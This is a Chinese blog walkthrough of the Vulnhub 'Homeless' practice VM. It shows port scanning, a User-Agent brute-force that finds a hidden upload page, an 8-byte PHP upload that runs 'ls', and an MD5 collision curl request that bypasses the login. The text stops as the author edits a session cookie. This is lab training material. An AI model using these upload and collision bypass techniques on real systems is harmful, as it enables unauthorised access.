
Vulnhub靶机：Homeless

原创

prettyX 于 2020-03-29 17:42:36 发布 310 收藏 3
分类专栏： 靶机

本文链接：https://blog.csdn.net/prettyX/article/details/105158298

靶机介绍



靶机下载地址：https://www.vulnhub.com/entry/homeless-1,215/

靶机安装环境：VMware

开始


1、靶机IP发现：192.168.1.111

```
//kali
arp-scan -l
```

2、nmap 扫描，开放80、22端口

```
root@kali:~# nmap -p- -A -Pn 192.168.1.111
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-27 23:42 EDT
Nmap scan report for fonts.googleapis.com (192.168.1.111)
Host is up (0.00040s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 28:2c:a5:57:c7:eb:82:11:4e:bc:10:45:2f:68:58:f0 (RSA)
|   256 4d:44:7b:95:ce:9f:86:e2:c8:b4:1c:53:85:0d:90:4a (ECDSA)
|_  256 a6:d8:0a:4a:ca:d9:77:13:14:a0:36:54:94:8e:6f:2a (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_Use Brain with Google
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Transitive by TEMPLATED
MAC Address: 00:0C:29:B1:F8:B3 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.40 ms fonts.googleapis.com (192.168.1.111)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.47 seconds
```



3、访问80，通过插件并未发现使用何种CMS



4、查看网页源码，果不其然，有提示，让仔细检查

5、robots.txt


rockyou是一个字典的名字，作者提示后期后续会使用这个字典




6、dirb目录爆破，未发现有用信息


```
dirb http://192.168.1.111 /usr/share/dirb/wordlists/common.txt
```

7、在网页源码和页面上，我们发现User-Agent





8、Burpsuite 看一眼




9、改一下数据，看看，也会跟着改

看了一些其他文章，说是，服务器端会检测这个字段的内容，如果是特定的字段，则会返回有用的信息

如果是这样的话，则和部分路由器后门的原理一致

是什么字段呢



10、这个步骤，看了一些文章，对一些方法还不是很认可

这里有一个老哥的文章，可以看一下：https://hackso.me/homeless-1-walkthrough/

他的思路是，用靶机作者提示的字典：rockyou，来爆这个UA

这里我使用BurpSuite，但是由于rockyou有点大，133MB，在Burp中导入Payload有些慢，这里自己想办法

Burp，Intruder模块，设置UA为参数，设置好字典，GO

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			6570	
60	cyberdog	200			6533	
48	1234567890	200			6503	
54	basketball	200			6503	
3	123456789	200			6502	
27	chocolate	200			6502	
28	password1	200			6502	
32	butterfly	200			6502	
36	liverpool	200			6502	
4	password	200			6501	
5	iloveyou	200			6501	
6	princess	200			6501	

Request Response


Raw Headers Hex

Name	Value
GET	/ HTTP/1.1
Host	192.168.1.111
User-Agent	cyberdog
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Connection	close
Upgrade-Insecure-Requests	1


11、BurpSuite Repeater

发现后门提示

12、尝试访问，New Land！



13、说upload就upload，but too large




14、继续学习这位老哥的文章：https://hackso.me/homeless-1-walkthrough/

他写了一段代码，保存为test.php，上传


这里的代码文件大小需要小于等于8个字节，同一段代码在Linux、Windows平台下文件的大小是不同的

```
<?='ls';
```




15、上传成功，访问该文件 ip/myuploader_priv/files/abc.php

在该目录下，有一个.txt文件，访问一下




16、well done

这里的IP是靶机IP，访问



17、一个登陆界面，右上角问是否需要提示



看了一下页面源码，没有过多提示，是SQLi吗，还是先看看作者给的提示吧

```
<html >
  <head>

    <meta charset="UTF-8">
    <title>Secure Login - Homeless</title>
    <link href="css/bootstrap.min.css" rel="stylesheet">

</head>

  <body>

    <div class="container">
        <div id="loginbox" style="margin-top:50px;" class="mainbox col-md-6 col-md-offset-3 col-sm-8 col-sm-offset-2">
            <div class="panel panel-info" >
                    <div class="panel-heading">
                        <div class="panel-title">Sign In</div>
                        <div style="float:right; font-size: 80%; position: relative; top:-10px"><a href="index.php.bak">Need Hint?</a></div>
                    </div>

                    <div style="padding-top:30px" class="panel-body" >

                        <div style="display:none" id="login-alert" class="alert alert-danger col-sm-12"></div>

                        <form id="loginform" class="form-horizontal" role="form" method="post" action="">
```


18、来看一下php代码逻辑，username、password、code三者的值不能相等，但是MD5值需要相等，才能定向到admin.php

也就是说需要3个值不等的string，然后需要MD5值是相等的

index.php.bak

```php
<?php
session_start();
error_reporting(0);


    if (@$_POST['username'] and @$_POST['password'] and @$_POST['code'])
    {

        $username = (string)$_POST['username'];
        $password = (string)$_POST['password'];
        $code     = (string)$_POST['code'];

        if (($username == $password ) or ($username == $code)  or ($password == $code)) {

            echo 'Your input can not be the same.';

        } else if ((md5($username) === md5($password) ) and (md5($password) === md5($code)) ) {
            $_SESSION["secret"] = '133720';
            header('Location: admin.php');
            exit();

        } else {

            echo "<pre> Invalid password </pre>";
        }
    }


?>
```


如何来绕过这个限制呢，这里，有一个工具：fastcoll，快速MD5碰撞生成器

fastcoll的基本使用请参考这篇文章：https://blog.csdn.net/prettyX/article/details/105176084

fastcoll是一次依据一个原生文件，产生两个MD5值相同的文件

但是，这里我们需要3个文件，这里我们不使用fastcoll这个工具，而是使用Python脚本

python-md5-collision下载地址：https://github.com/thereal1024/python-md5-collision

我是在kali下测试的

```
//Kali
apt-get update
apt-get install libboost-all-dev
```

在安装的过程中，发现此脚本同样也是需要编译fastcoll相关代码的

安装好之后，来测试一下

```
./gen_coll_test.py
```

```
root@kali:~/Desktop/Test/python-md5-collision-master# ./gen_coll_test.py
Grabbing fastcoll
Compiling fastcoll
g++ -O3 *.cpp -lboost_filesystem -lboost_program_options -lboost_system -o fastcoll
done preparing fastcoll
Stage 1 of 8
Stage 2 of 8
Stage 3 of 8
Stage 4 of 8
Stage 5 of 8
Stage 6 of 8
Stage 7 of 8
Stage 8 of 8
Done
```


运行之后，在当前目录下会生成100个MD5值相等，但是SHA256值不等的文件，可以运行下面两条命令测试一下

```
md5sum out_test_0*.txt
sha256sum out_test_0*.txt
```

```
root@kali:~/Desktop/Test/python-md5-collision-master# md5sum out_test_0*.txt
b125c8aca1672e316f80a924af502a87  out_test_000.txt
b125c8aca1672e316f80a924af502a87  out_test_001.txt
b125c8aca1672e316f80a924af502a87  out_test_002.txt
b125c8aca1672e316f80a924af502a87  out_test_003.txt
b125c8aca1672e316f80a924af502a87  out_test_004.txt
b125c8aca1672e316f80a924af502a87  out_test_005.txt
b125c8aca1672e316f80a924af502a87  out_test_006.txt
b125c8aca1672e316f80a924af502a87  out_test_007.txt
b125c8aca1672e316f80a924af502a87  out_test_008.txt
b125c8aca1672e316f80a924af502a87  out_test_009.txt
b125c8aca1672e316f80a924af502a87  out_test_010.txt
```

```
root@kali:~/Desktop/Test/python-md5-collision-master# sha256sum out_test_0*.txt
2e3d967cf3b23967f3f7057b54cc71f9f35d523dda5eefcbd3e361117380f393  out_test_000.txt
56e43ead649c8f62a269b3844694bd1ce8a9eaf7fb7625abbaca2914e2df6c9c  out_test_001.txt
85fa6108c84da23dbb95346d0ff873b5ab2809fabcb04e3e460bfd9c9bdabbae  out_test_002.txt
bc9d7fa0c9d945cba9f969e0503f024a7db2752613a58cbb3b327b17b3112450  out_test_003.txt
9f2007fc0e0340368c65f45d56bfa315c0c2c73ac21cd40950aca9acd6d81e75  out_test_004.txt
bfb58ea46a58299074e2dcfcc4864b41f2938e5c08c56b3d07546391ed1330ff  out_test_005.txt
2ffb7f46ad7c4e67dffc7a319e8da4603c3f41686f3ab74c5a801d781046a22f  out_test_006.txt
ce5556f6a4e5f7df55cb8a7c9e162f4b3226a843f4eac4292c59fb9b6f7dee11  out_test_007.txt
c66e72ab3103620d792bc44ae30331e7315c9eb8e14a2daca68754ec94ec4750  out_test_008.txt
6ff49792dd0e8ddc09cc67b36bec66354853fa801a30cc7e56cac244449222c3  out_test_009.txt
c1b4804c42e53c8d1ac28ec8e103510dbe8950c865a8538b219d8b12b434f9c1  out_test_010.txt
```

OK，那么MD5碰撞文件我们就准备好了，拷出3份文件

19、Kali下执行

```
curl --data-urlencode username@out_test_000.txt --data-urlencode password@out_test_001.txt --data-urlencode
```

```
root@kali:~/Desktop/Test_MD5# curl --data-urlencode username@out_test_000.txt --data-urlencode password@out_test_001.txt --d
ata-urlencode code@out_test_002.txt --data-urlencode "remember=1&login=Login" http://192.168.1.103/d5fa314e8577e3a7b8534a014
b4dcb221de823ad/index.php -i
HTTP/1.1 100 Continue

HTTP/1.1 302 Found
Date: Sun, 29 Mar 2020 06:54:23 GMT
Server: Apache/2.4.25 (Debian)
Set-Cookie: PHPSESSID=06ik4hm45m643spe5f5v0tpjf4; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: admin.php
Content-Length: 10
Content-Type: text/html; charset=UTF-8

Well done!root@kali:~/Desktop/Test_MD5#
```

（这里靶机IP和文章开始的不一样，是因为不是一次性做完的，第2天IP变了）


获取到了一个SESSION

在浏览器中，F12，修改该Cookie值

